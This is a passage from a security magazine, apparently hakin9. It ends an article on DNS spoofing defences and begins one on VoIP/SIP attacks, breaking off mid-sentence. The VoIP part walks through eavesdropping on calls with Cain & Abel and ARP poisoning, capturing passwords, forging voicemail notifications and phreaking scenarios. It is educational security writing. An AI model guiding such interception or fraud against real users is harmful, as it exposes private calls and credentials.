Web service administrators should consider using the SSL protocol whenever user authentication takes place. Indeed, introducing the HTTPS protocol and certificates should be the first thing done by any administrator who cares about their users' security. However, simply introducing server-side mechanisms does not yet guarantee security. All users connecting to a secured website should take care to check the site's SSL certificate before logging in or performing a transaction, as the certificate can be spoofed, too. Any browser warnings about the certificate being invalid should immediately arouse our suspicions.

The Shmoo Group (<http://www.shmoo.com>) published information about the possibility of URL and SSL certificate spoofing. Using the IDN (*International Domain*

Visit our
web site!




Figure 12. Split-split DNS architecture

Name) mechanism, it is possible to redirect the user to a spoofed website, both HTTP and HTTPS, regardless of the browser used (except for Internet Explorer). IDN makes it possible for domain names to include regional characters. In order for standard DNS servers to process them correctly, non-Latin Unicode characters in domain names are encoded in a special way. Using IDN for spoofing requires replacing as little as one character from the Latin character set with a different one, taken for example from the Russian character set. The link <http://www.paypal.com> with the first a encoded for Russian will be IDN-encoded as <http://www.xn--pypal-4ve.com>, but normally displayed as <http://www.paypal.com>.

IDN is implemented in the vast majority of browsers, except Internet Explorer. For the time being, the only way to protect yourself from IDN domain name spoofing is to disable IDN support for your

browser. If you suspect that a website is spoofed, you can also use the ARIN whois database (<http://www.arin.net/>) to check whether the IP you are connecting to indeed belongs to the organisation that owns the domain.

DNS service providers

DNS server administrators can secure their servers in one of several ways. The first is to introduce a *split-split DNS*, or running two name servers for the domain being served (see Figure 12).

The authoritative server runs in the demilitarised zone and should only serve non-recursive queries from the Internet (see Inset *Recursive and non-recursive (iterative) queries*). The DNS cache server runs within the internal network and its sole task is to server recursive queries sent by local network users. The internal DNS cache server should be separated from the outside world by a firewall. Note that



Get access to our content:

- free articles in PDF,
- tutorials and additional materials for articles,
- listings, documentation, applications
- latest news,
- information on upcoming issues,
- the forum to share your thoughts and ideas



www.haking.org

Listing 3. Using the allow-recursion option for the BIND server

```
# list of IP addresses which can query recursively
acl internal { 192.168.4.0/24; };
# allow recursive queries only from addresses in the
# internal list
options {
...
allow-recursion { internal; };
...
};
```





the `djbdns` server disallows running a DNS cache server and authoritative server on the same IP address, frequently making this architecture a necessity.

The other way would be to prevent the name server from being recursively queried from the Internet, and this is the next best thing if the network configuration does not allow the split-split DNS architecture to be introduced.

For the BIND 8 and 9 servers, this can be done using the `recursion no` option:

```
options {  
    recursion no;  
};
```

You can also establish restrictions concerning parties who can query the name server using recursive queries (by default, name servers reply to all recursive queries, regardless of the source). To do this, use the `allow-recursion` option in the BIND server configuration file to specify the addresses which can send recursive queries. Note, however, that an attacker can always spoof the source address for their query.

Nonetheless, this measure can make a potential attack more difficult. For example, if you want the server to accept recursive queries only from IP addresses within the local network, you should define a suitable access control list (ACL) and use it with the `allow-recursion` option (see Listing 3).

Another, though fairly nasty method of preventing – or rather hindering – a cache poisoning attack is to disable DNS server caching. However, preventing spoofed address mapping comes at the cost of generating significantly greater network traffic, potentially slowing the execution of all applications which rely on the DNS protocol.

Probably the most elegant and complex protection method is to use the DNSSEC protocol, which uses cryptographic fingerprinting based on the public key infrastructure (PKI). DNSSEC secures DNS packets from

Recursive and non-recursive (iterative) queries

For a recursive query, the name server is obliged to provide the querying resolver (the DNS client) either with the requested data or an error message, so it cannot refer the resolver to another name server. If the DNS server cannot answer the query, it will have to query other name servers for the answer. It can either send them recursive queries, thus forcing them to find and return an answer, or iterative queries which will refer it to other name server. Current DNS server implementations use the second method, following up various DNS servers until an answer is determined. This means that the name server receives a variety of information, some of which may potentially be spoofed. All incoming data is stored in the server's cache.

For an iterative query, the name server provides the querying resolver with the best answer it has and sends no queries of its own. If no answer is found, the server searches its local data for domain name servers closest to the queried domain and returns them to the resolver, which then uses the new addresses to renew its query.

spoofing and modification, making the DNS protocol suitable for distributing public keys. Using it assures the integrity and authenticity of the address data received by the client, who can therefore rest assured that the information is plausible and has not been tampered with along the way. DNSSEC support is implemented in the latest version of the BIND server.

Selectively secure

Tests confirm the opinion of `djbdns` creator Dan J. Bernstein (see our interview with DJB on page 72 of this issue of *hakin9*): the DNS protocol is extremely dangerous, and has been ever since its inception. Suggested security measures are far from

elegant and are troublesome both the end users and network service administrators. The DNSSEC protocol seems a ray of hope, but its widespread adoption is still a long way off.

There is one temporary way of evading danger: avoiding BIND servers. The `djbdns` server is very secure and efficient, even though migrating to it may sometimes be a hassle. However, it is the network service administrators who are responsible for ensuring the security of ordinary users – after all, normal people can no more be expected to use IP addresses than to tell the difference between stenography and steganography. ■

About the author

Mariusz Tomaszewski holds an MSc in Information Technology and works on his PhD in Applied Information Technology Department of Łódź Technical University. He has published multiple articles on IT security and has a lot of experience in administering LAN and WAN networks based on Linux and BSD. A co-author of a book (published recently in Poland by Helion Publishing) called *101 security measures against attacks in computer networks*. Currently works in a Polish programming firm, which designs management support systems.

On the Net

- <http://toolbar.netcraft.com/> – browser toolbar for determining the geographical location of domains,
- <http://cr.yp.to/djbdns.html> – `djbdns` server home site,
- <http://www.isc.org/sw/bind/> – the BIND project,
- <http://www.ietf.org/rfc/rfc3491.txt> – the IDN standard.

**RIGHT NOW YOUR COMPETITORS
ARE PITCHING LINUX TO
YOUR CUSTOMERS!**


**COMPETE TO WIN...
DISCOVER LINUX TODAY!!**

<http://www.o3magazine.com>



Voice over IP security – SIP and RTP protocols

Tobias Glemser, Reto Lorenz



Voice Over IP (VoIP) is one of the hottest buzzwords in contemporary IT, even more so since the last CeBit in March 2005, and a new hope for both service providers and device manufacturers. Countries with good network infrastructure typically have several offers of VoIP bundles, consisting of a hardware router with VoIP functionality and attractive pricing for both Internet access and telephony. VoIP is set to displace stationary telephony solutions sooner or later, but serious security issues tend to go unnoticed in all the hype.

Today, VoIP technology is a common component of broadband Internet access offers, with free calls between VoIP users within the same provider and cheap all-inclusive offers for interfacing to classic telephony systems serving to spur the popularity of this technology. What's more, it is not only the SOHO (*Small Office Home Office*) users who are embracing VoIP — larger companies also increasingly recognising the technology's potential for communications infrastructure consolidation.

They can now connect branch offices with one fibre-optic cable and use it to transmit both voice and data. Employees can always be reached at the same phone numbers, regardless of where they physically are, while the dual use of network infrastructure sharply cuts the costs of purchasing, installing and maintaining active and passive network components. As usual, problems only appear after a system has been bought and deployed, as manufacturers are not too forthcoming in this matter, preferring to push their brilliant migration strategies and overvalued services instead.

One of these shortcomings received a lot of media attention recently, when a thirteen year old girl died because the US emergency call number

(911) had not been routed in the VoIP network her mother used. In most countries, legal regulations concerning the routing of emergency calls in VoIP networks simply don't exist yet, with the issue only being discussed since quite recently.

Besides organisational deficiencies, several attacks against the VoIP technical infrastructure exist. Before approaching them, we'll need to understand the basics of SIP (*Session Initiation Protocol*) security. We will stick to SIP, as current trends clearly indicate a migration away from H.323 and towards SIP.

What you will learn...

- the basics of the SIP protocol,
- several possible attack techniques against VoIP users and providers.

What you should know...

- the basics of network protocol operation,
- how to perform attacks in a switched LAN using ARP poisoning,
- the basics of modern telecommunication protocols.

SIP – simply bare necessities

SIP packets contain initial call setup parameters. All other parameters – such as RTP connection attributes – are sent using the Session Description Protocol (SDP), which is embedded into SIP messages as the message body. SIP packets can be divided into request and response packets. Messages are encoded using the UTF-8 standard, so they are directly readable if no other security measures are employed.

SIP messages are very similar to HTTP – Table 1 shows the required header request fields. A glance at the protocol elements reveals that the protocol definitions actually provide contextual communication, even if data is sent using a stateless transport protocol such as UDP.

Now that we know the basic SIP components, let's have a look at the literal request strings (see Table 2), corresponding to several different request methods. SIP can be enhanced with new request methods, so will only be referring to the basic ones (see the relevant RFCs for specifications of other methods). The request methods and their related request strings indicate that several types of attacks can be conducted (a discussion of other response classes and their uses is beyond the scope of this article).

Messages are integrated into the communication context. The latter may contain two types of components: *dialogues* and *transactions*, with each dialogue potentially including multiple transactions. For example, any VoIP call is an SIP dialogue consisting of the `INVITE`, `ACK` and `BYE` transactions. User agents must be capable of storing dialogue status for an extended period in order to generate messages with the correct parameters.

The use of dialogues means that there are several other connection parameters besides `Call-ID` — two of these are *tag* and *branch*. It must be noted that the correspondence between context-specific values and user-agent behaviour is not as clear-cut as other SIP definitions, which is one reason for the existence of buggy, unreliable and insecure implementations.

After a call is successfully switched through an SIP proxy, the actual voice communication proceeds using RTP. Using the exchanged codes, voice messages are transferred between the communicating parties (provided direct IP communication is possible), and the SIP proxy is only needed for call release.

The purpose of this article is not to introduce SIP itself (see Inset *SIP – simply bare necessities* for some background information), but rather to see how attacks against VoIP can be conducted and what can be done to guard against them. The attacks described here target a typical VoIP environment which uses SIP as the signalling protocol, and are based on commonly used methods, as implementation-specific attack methods are beyond the scope of this article.

SIP and family

Understanding VoIP communication requires a discussion of several protocols used for setting up and ending a call. One of these hashes the signal to divide it between the various communicating parties for signalling, voice transfer or gateway messages. Unlike traditional telephony, where – from a user's point of view – communication requires only a single cable,

VoIP involves split communication paths. Here are the most important protocols:

- signalling – SIP and SDP (to establish streaming properties),
- transport – UDP, TCP, SCTP,
- streaming – RTP, sRTP, RTCP,
- gateways – SIP, MGCP.

These protocols provide core VoIP functionality and are used in a growing number of implementations. Other protocols also exist, but here we will focus just on the ones listed above.

To appreciate how attacks can be approached, we will go through the process of setting up a basic call, using just one SIP proxy for all examples. The proxy is a part of the signalling and dial switching infrastructure. In practice, there are usually two or more switching SIP proxies, especially if the call participants are not within the same network environment. If several

proxies are used, they also exchange SIP messages, which results in extra layers of communication. Before we go into more detail, Figure 1 provides an overview of the basic mechanism. The actual protocols contain no groundbreaking features. SIP, for instance, uses some very typical techniques, including elements of HTTP, while RTP was defined almost 10 years ago and last updated in 2003.

SIP/ARP attacks against VoIP

Several attack vectors exist, each requiring different activity on the part of the attacker. We will look at seven of the most popular, most effective and most widely discussed attacks, and see how they can be used in practice.

The main reason for the vulnerability of VoIP when compared to *Plain Old Telephone Systems* (POTS) is the use of a *shared medium*. No dedicated line exists for call transactions, just a network used by lots of users and lots of different applications. This makes it much easier for an attacker to tap into communication – all one needs to do is use a suitable computer.

Eavesdropping on telephone calls and replaying them in front of the communicating parties is definitely one of the most impressive attacks on VoIP. As outlined earlier, signalling is done via an SIP proxy, while the actual communication between parties uses the peer-to-peer model. In our scenario, we want to listen in on the conversation between Alice and Bob. To achieve this, we should launch a man in the middle (MITM) attack using ARP poisoning (see Inset *ARP poisoning attack*) to convince the proxy and Alice and Bob's VoIP phones that they actually want to communicate with us rather than each other.

Figure 2 presents an outline of VoIP transmission sniffing. First, the call is set up. Alice sends the SIP proxy a request to call Bob. The message is intercepted and forwarded by the attacker. The SIP proxy now tries to reach Bob to tell him that Alice wants to communicate with him – this message is intercepted and forwarded, too. After successful call



Table 1. SIP request header fields

Header	Description
Request-URI	Contains the method, the request URI and the SIP version used. The request URI is typically the same address as the <code>To</code> field (except for the <code>REGISTER</code> method).
To	Target for the message and its associated method. The target is a logical recipient, because it is not clear from the beginning whether the message will reach the named recipient. Depending on the communication context, a tag value may also be attached.
From	Logical identifier of the request sender. The <code>From</code> field has to contain a tag value, which is chosen by the client.
CSeq	Short for <i>Command Sequence</i> . Used for checking the order of the message within a transaction. Consists of an integer value and an identifier of the request method.
Call-ID	Unique value assigned to identify all the messages within a dialogue. It should be established using cryptographic methods.
Max-Forwards	Used to avoid loop situations. If no external criteria exist for specifying a certain value, the value 70 should be given.
Via	Shows the forwarding path and response target location. The field has to contain a branch value, which is unique to a specific user agent. The <code>Branch-ID</code> always starts with <code>z9hG4bK</code> and uses the request to mark the beginning of a transaction.

Table 2. SIP request header methods

Method	Description
REGISTER	Method for registering and deregistering a proxy client. Registering is required to prepare for VoIP communication. Deregistering is done by setting the period value to 0.
INVITE	The most important method, and the reason we need SIP. All subsequent methods are subordinate to it, even if they are used in isolation. <code>INVITE</code> is used to set up new calls.
ACK	Once a call (such as a video conference) is set up, readiness is acknowledged by sending a separate <code>ACK</code> request. A streaming connection immediately follows.
BYE	Used to end calls normally. Sending it terminates a transaction established using <code>INVITE</code> . A <code>BYE</code> message will not be processed without the appropriate dialogue parameter (<code>Call-ID</code> or tag).
CANCEL	Used for cancelling a connection before a call is established. Also used in error situations.
OPTIONS	Used to establish the supported request methods or the transmission media attribute.
NOTIFY	Additional request method defined in RFC 3265, allowing a client to be notified of the status of the resource they are connected to (for example receiving notification of new voice messages).

initialisation, the actual call between Alice and Bob begins (using the RTP protocol), and this RTP communication is also intercepted and forwarded by the attacker.

If you use a tool like Ethereal to sniff the communication, you will also receive the RTP stream payload. To listen to it, you can load the sniffed data into a voice decoder like the

Firebird DND-323 Analyzer or use Ethereal itself, provided the G.711 U-law (PCMU) or G.711 A-law (PCMA) codecs are used (these are the international standards for coding and decoding telephony transmissions).

A very clever tool for performing both voice decoding and ARP poisoning is called Cain & Abel (see Inset *On the Net*). Once you have it up and running, you should check all existing hosts in your subnet (using ARP requests) by clicking the plus symbol. These hosts can now be seen under the tab *Sniffer* and can be chosen as victims in the sub-tab *ARP*. For our attack, we will select the IP addresses of Alice, Bob and the SIP proxy. After clicking the *Start/Stop ARP* button, the ARP poisoning is initialized and the attacker has only one thing left to do – sit and wait. The rest is done by *Cain & Abel* (see Figure 3). If a call between Alice and Bob was established and concluded, it will automatically be stored as a WAV file and shown in the *VoIP* tab – you can listen to the conversation using any audio player. By the way, if the communicating parties happened to exchange some passwords in the meantime (POP3 for example), the attacker might want to have a look at them using the *Passwords* tab.

As you can see, if no additional security measures are employed, an attacker within the local network can easily sniff the communication and then simply listen to it.

Identity theft and registration hijacking

Registering with an SIP proxy is normally done by submitting a username and password. As already mentioned, SIP messages are unencrypted. If an attacker is sniffing the authentication process (for example using ARP spoofing), he can use the username and password combination to authenticate himself on the SIP proxy.

However, such attacks are no longer possible for contemporary VoIP implementations. The authentication process (see Inset *Security measures within VoIP protocols*) and other secured operations make use of *digest authentication*. The client starts by

ARP poisoning attack

The attacker poisons the ARP table of the systems to be attacked. The purpose of the ARP table is to convert logical IP addressing to actual physical addressing in Layer 2 of the OSI reference model (Ethernet MAC addresses). Almost every non-hardened operating system accepts unrequested ARP replies, so the attacker first fills the ARP table with all the IP addresses he wants to get between and then deposits his own MAC address for all these IP addresses by sending such unrequested ARP replies. Each packet received is duly forwarded to the original recipient, who is also being poisoned. Communication is working, but the interception will not be recognized by the communicating parties if they don't use cryptographic mechanisms like TLS/SSL.

attempting to authenticate with the SIP proxy (see Listing 1). The proxy rejects the authentication attempt by sending the status code *401 Unauthorized* (Listing 2) and returns a demand for the client to log on using digest authentication. In the line beginning with *WWW-Authenticate*, a random `nonce` value is provided.

In the third step (see Listing 3), the client re-authenticates, this time also sending a *WWW-Authenticate* message containing the username, the appropriate realm and the `nonce` value previously sent by the server. The most important part is the response value, which is usually an MD5 hash generated from the username, password, the `nonce` sent by the server, the HTTP method and the request URI. The message is processed by the server, which builds its own MD5 hash from the same data. If the two hashes are equal, authentication has been successful and is acknowledged by a status message from the server (Listing 4).

The hash sent in step 3 has two features that prevent fake authentication or the use of previously intercepted user data: it is valid only for the random `nonce` value and includes the username and password. This means that it is practically impossible for an attacker to break the




Figure 1. Overview of setting up a call using SIP




Figure 2. VoIP sniffing

password and tap into communication in a realistic amount of time.

DoS – Denial of Service

As with any other service, it is always possible to bring down a VoIP service if you have enough bandwidth available. In case of an SIP proxy, this could be done by using a *register-storm* attack to overload the service. Implementation vulnerabilities can also make DoS attacks against the service itself possible. It might even be possible to gain access to the server using buffer overflow attacks – one such vulnerability was discovered in 2003 in the open source Asterisk PBX server (CAN-2003-0761). Exploiting flawed parameter processing with `MESSAGE` and `INFO` messages, an attacker

could launch local commands in the context of the *asterisk* service, which is typically started by root.

SIP's susceptibility to going down due to invalid SIP messages depends on the implementation – if a specific server has no mechanisms for handling (or even just ignoring) invalid messages, it might eventually go down. The Java-based PROTOS Test Suite is available to test server behaviour, and any PBX (Private Branch Exchange) owner would be well advised to run it against his box – see Inset *On the Net*.

A different type of DoS is *user-supported DoS*. Figure 4 shows a UDP message sent to an SIP phone with login 14 and IP 192.168.5.84 from the SIP-Proxy 192.168.5.25. By sending this message, the proxy (or the attacker) signals that the user has new



Started	Closed	IP1 (Codec)	IP2 (Codec)	Status	File	Size
11/04/2005 ...	11/04/2005 ...	192.168.5.25:19614 (GSM,8kHz,Mono)	192.168.5.81:8000		RTP-20050411084223500.wav	174766 bytes
11/04/2005 ...	11/04/2005 ...	192.168.5.25:16868 (PCMA,8kHz,Mono)	192.168.5.25:11778 (PCMA,8kHz,Mono)		RTP-20050411084943484.wav	291886 bytes
11/04/2005 ...	11/04/2005 ...	192.168.5.25:15214 (PCMA,8kHz,Mono)	192.168.5.61:16964 (PCMA,8kHz,Mono)		RTP-20050411084943500.wav	291886 bytes
11/04/2005 ...	11/04/2005 ...	192.168.5.25:15590 (PCMA,8kHz,Mono)	192.168.5.61:16966 (PCMA,8kHz,Mono)		RTP-20050411085023484.wav	239354 bytes
11/04/2005 ...	11/04/2005 ...	192.168.5.25:15536 (PCMA,8kHz,Mono)	192.168.5.62:18374		RTP-20050411085933484.wav	25006 bytes
11/04/2005 ...	11/04/2005 ...	192.168.5.84:16660 (PCMA,8kHz,Mono)	192.168.5.25:18784 (PCMA,8kHz,Mono)		RTP-20050411090810406.wav	272346 bytes
11/04/2005 ...	11/04/2005 ...	192.168.5.25:19396 (PCMA,8kHz,Mono)	192.168.5.62:18394 (PCMA,8kHz,Mono)		RTP-20050411090810281.wav	272862 bytes
11/04/2005 ...	11/04/2005 ...	192.168.5.76:19362 (PCMU,8kHz,Mono)	192.168.5.25:16394		RTP-20050411091704578.wav	180206 bytes
11/04/2005 ...	11/04/2005 ...	192.168.5.25:13088	192.168.5.62:19616		RTP-20050411091704578.wav	366 bytes
11/04/2005 ...	11/04/2005 ...	192.168.5.76:19362 (PCMU,8kHz,Mono)	192.168.5.62:19616 (PCMU,8kHz,Mono)		RTP-20050411091704578.wav	185694 bytes
11/04/2005 ...	11/04/2005 ...	192.168.5.25:19646 (PCMU,8kHz,Mono)	192.168.5.76:19364 (PCMU,8kHz,Mono)		RTP-20050411093551943.wav	375382 bytes
12/04/2005 ...	12/04/2005 ...	192.168.5.80:26108 (PCMU,8kHz,Mono)	192.168.5.84:17350 (PCMU,8kHz,Mono)		RTP-20050412115006734.wav	541466 bytes
12/04/2005 ...	12/04/2005 ...	192.168.5.84:17350 (PCMU,8kHz,Mono)	192.168.5.25:12246		RTP-20050412115006643.wav	2286 bytes

Figure 3. Voice decoding with Cain & Abel

voice mail in their inbox. You might notice this by having a look at the message body and the Messages-Waiting: yes and Voice-Message: 1/0 entries. The same notification applies for example to fax messages. The first digit (1) indicates how many new messages are stored, while the second (0) shows the number of old messages.

As you can see, we have edited this packet. This can easily be done using the Packetizer utility for Windows (see Inset *On the Net*), which is technically based on Ethereal. Any packet can be edited, and incorrect checksums are also shown and can be corrected. We can send our message to arbitrary recipients – we also need the user's IP and login ID, which is usually the same as their phone number. To illustrate that no further information is necessary, we will fill all other fields with 0 values (such fields as User-Agent don't matter, of course).

Faking such a message shouldn't be problem – after all, it doesn't contain any sensitive information. Most phones (we tested a Cisco 9750 and a Grandstream BT-100) process such messages (even ones with incorrect checksums) and show them to the user. Usually, a notification icon or the whole display starts to blink. The user now calls their mailbox to listen to the non-existent new message. Because there is no new message, the user might think this is just a bug and ignore it. Shortly afterwards, the display starts blinking again. Now our user is calling technical support, who will busily set about locating the error (which could actually be quite amusing to look at, considering that there is no error).

If an attacker starts sending such messages to all the users in a network, both the users and the support staff will waste a great deal of time trying to track down the error. Sending the message to many users at once will also result in everyone calling their mailbox, potentially leading to service congestion or even a server breakdown.

Call interruption

Many papers report that sending a simple BYE message to a call participant is enough to immediately terminate a call. Well, it isn't quite that easy. First of all, as we already know, the attacker has to know the call ID of the call dialogue. RFC 3261 says: *The Call-ID header field acts as a unique identifier to group together a series of requests and responses sent by either UA [User-Agent] in a dialogue.*

There is no strict rule that the call ID has to be generated by hashing or has to be non-incremental, but most

implementations exhibit exactly this behaviour, using randomly chosen call IDs. This means that in order to end the call using the call ID, the attacker would need to sniff out the call initialization phase, and if he's in a position to do so, then the content of the call would presumably be of much more interest than the ability to simply end the call.

Phreaking

Phreaking, or the fraud of telephony services, traditionally accomplished by sending special system tones in public call boxes, can well experience a revival. Due to the decoupling of payload (RTP voice stream) and signalling (SIP), the phreaking scenario outlined below seems pretty likely, though at present it is not yet possible.

A prepared client sets up a new call to another prepared client. Both connect via an SIP proxy and behave in a normal manner. Directly after the call has been established, the proxy receives a signal to end the call, which both clients acknowledge, but without actually quitting the RTP streaming. The call has not ended, but the SIP server doesn't notice it.

If both clients are located within the same subnet, the call would not end in any case, as the voice stream is P2P. If there's a breakout through the SIP proxy (for example if connecting to another network), RTP communication is routed via the

Security measures within VoIP protocols

Apart from mechanisms for protecting contextual communication, SIP features a number of other security measures (though these are not obligatory for SIP implementations), dealing mainly with authentication and cryptographic security of communication. Several authentication methods are available. A common one is called *digest authentication* – a simple challenge-response mechanism which can be used for any request.

Another way of securing SIP packets is to use the well-known S/MIME protocol, which allows the SIP message body to be secured with S/MIME certificates. Using S/MIME assumes that a PKI and the necessary certificate verification mechanisms are available. In case of SIP, S/MIME is typically used to secure SDP messages, but using it in practice can be arduous and time-consuming if the necessary infrastructure is not in place.

Other security mechanisms require additional protocol elements. For example, TLS can be used both for SIP and RTP, but in the case of SIP the protection is only hop-by-hop, so it cannot be automatically assumed that the other party is using a TLS enabled phone.

proxy, which now has to end the RTP stream itself. The proxy would therefore have to recognize that call termination has been signalled via SIP and transfer this information directly to RTP communication control.

Another phreaking attack might also be possible, depending on the SIP proxy implementation. Some implementations, like the current version of Asterisk, require re-authentication using digest authentication (as presented in Listings 1–4) for almost every single client-server exchange. However, other implementations only require re-authentication after a certain period of time, and the following scenario demonstrates how this could be exploited to generate costs for the provider.

An attacker sends a valid INVITE message to the SIP proxy using the credentials of a successfully authenticated user. The SIP proxy now initializes the call, and the remaining packets required for successful call initialization can be sent by the attacker after a specific time, without waiting for the response packets from the server. Some special service number operators charge enormous amounts for a call, regardless of call duration. Using this scenario, an attacker could cause other users to be charged high rates for short special service calls.

SPIT (SPam over IP Telephone)

SPIT is one of the most commonly mentioned dangers of establishing VoIP services – attackers can send junk voice messages just like e-mail spam. Unlike calls from robots in the world of traditional telephony, VoIP calls don't generate initial costs. Like spammers, a *spitter* uses the victim's address, except in this case it is not their e-mail, but their SIP address. With the increasing popularity of IP telephony, it's only a matter of time before spitters will be able to easily obtain a great many valid SIP addresses, especially if central address books are indeed going to be introduced.

The spitter calls a SIP number, the victim's SIP proxy processes the call and the victim now has to listen

Listing 1. SIP registration phase 1 (client to SIP proxy)

```
REGISTER sip:sip.example.com SIP/2.0
Via: SIP/2.0/UDP 10.10.10.1:5060;rport;←
    branch=z9hG4bKBA66B9816CE44C848BC1DEDF0C52F1FD
From: Tobias Glemser <sip:123456@sip.example.com>;tag=1304509056
To: Tobias Glemser <sip:123456@sip.example.com>
Contact: "Tobias Glemser" <sip:123456@10.10.10.1:5060>
Call-ID: 2FB73E1760144FC0978876D9D69AE254@sip.example.com
CSeq: 20187 REGISTER
Expires: 1800
Max-Forwards: 70
User-Agent: X-Lite
Content-Length: 0
```

Listing 2. SIP registration phase 2 (proxy to client) – rejection

```
SIP/2.0 401 Unauthorized
Via: SIP/2.0/UDP 10.10.10.1:5060;rport=58949;←
    branch=z9hG4bKBA66B9816CE44C848BC1DEDF0C52F1FD
From: Tobias Glemser <sip:123456@sip.example.com>;tag=1304509056
To: Tobias Glemser <sip:123456@sip.example.com>;←
    tag=b11cb9bb270104b49a99a995b8c68544.a415
Call-ID: 2FB73E1760144FC0978876D9D69AE254@sip.example.com
CSeq: 20187 REGISTER
WWW-Authenticate: Digest realm="sip.example.com",←
    nonce="42b17a71cf370bb10e0e2b42dec314e65fd2c2c0"
Server: sip.example.com ser
Content-Length: 0
```

Listing 3. SIP registration phase 3 (client to proxy) – re-authentication

```
REGISTER sip:sip.example.com SIP/2.0
Via: SIP/2.0/UDP 10.10.10.1:5060;rport;←
    branch=z9hG4bK913D93CF77A5425D9822FB1E47DF7792
From: Tobias Glemser <sip:123456@sip.example.com>;tag=1304509056
To: Tobias Glemser <sip:123456@sip.example.com>
Contact: "Tobias Glemser" <sip:123456@10.10.10.1:5060>
Call-ID: 2FB73E1760144FC0978876D9D69AE254@siggate.de
CSeq: 20188 REGISTER
Expires: 1800
Authorization: Digest username="123456",realm="sip.example.com",←
    nonce="42b17a71cf370bb10e0e2b42dec314e65fd2c2c0",←
    response="bef6c7346eb181ad8b46949eba5c16b8",uri="sip:sip.example.com"
Max-Forwards: 70
User-Agent: X-Lite
Content-Length: 0
```

Listing 4. SIP registration phase 4 (proxy to client) – success

```
SIP/2.0 200 OK
Via: SIP/2.0/UDP 10.10.10.1:5060;rport=58949;←
    branch=z9hG4bK913D93CF77A5425D9822FB1E47DF7792
From: Tobias Glemser <sip:123456@sip.example.com>;tag=1304509056
To: Tobias Glemser <sip:1888819@siggate.de>;←
    tag=b11cb9bb270104b49a99a995b8c68544.017a
Call-ID: 2FB73E1760144FC0978876D9D69AE254@sip.example.com
CSeq: 20188 REGISTER
Contact: <sip:123456@10.10.10.1:5060>;q=0.00;expires=1800
Server: sip.example.com ser
Content-Length: 0
```

